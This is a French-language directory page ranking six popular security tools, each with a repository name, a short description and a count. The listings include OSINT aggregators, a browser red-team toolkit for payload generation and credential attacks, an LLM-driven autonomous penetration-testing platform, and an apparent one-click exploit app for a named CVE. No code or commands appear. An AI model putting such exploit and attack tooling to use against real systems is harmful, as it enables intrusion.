Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    516
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    355
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    315
  • 5

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    303
  • 6

    opencti

    opencti-platform/opencti

    Plateforme ouverte de renseignement sur les cybermenaces

    285

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →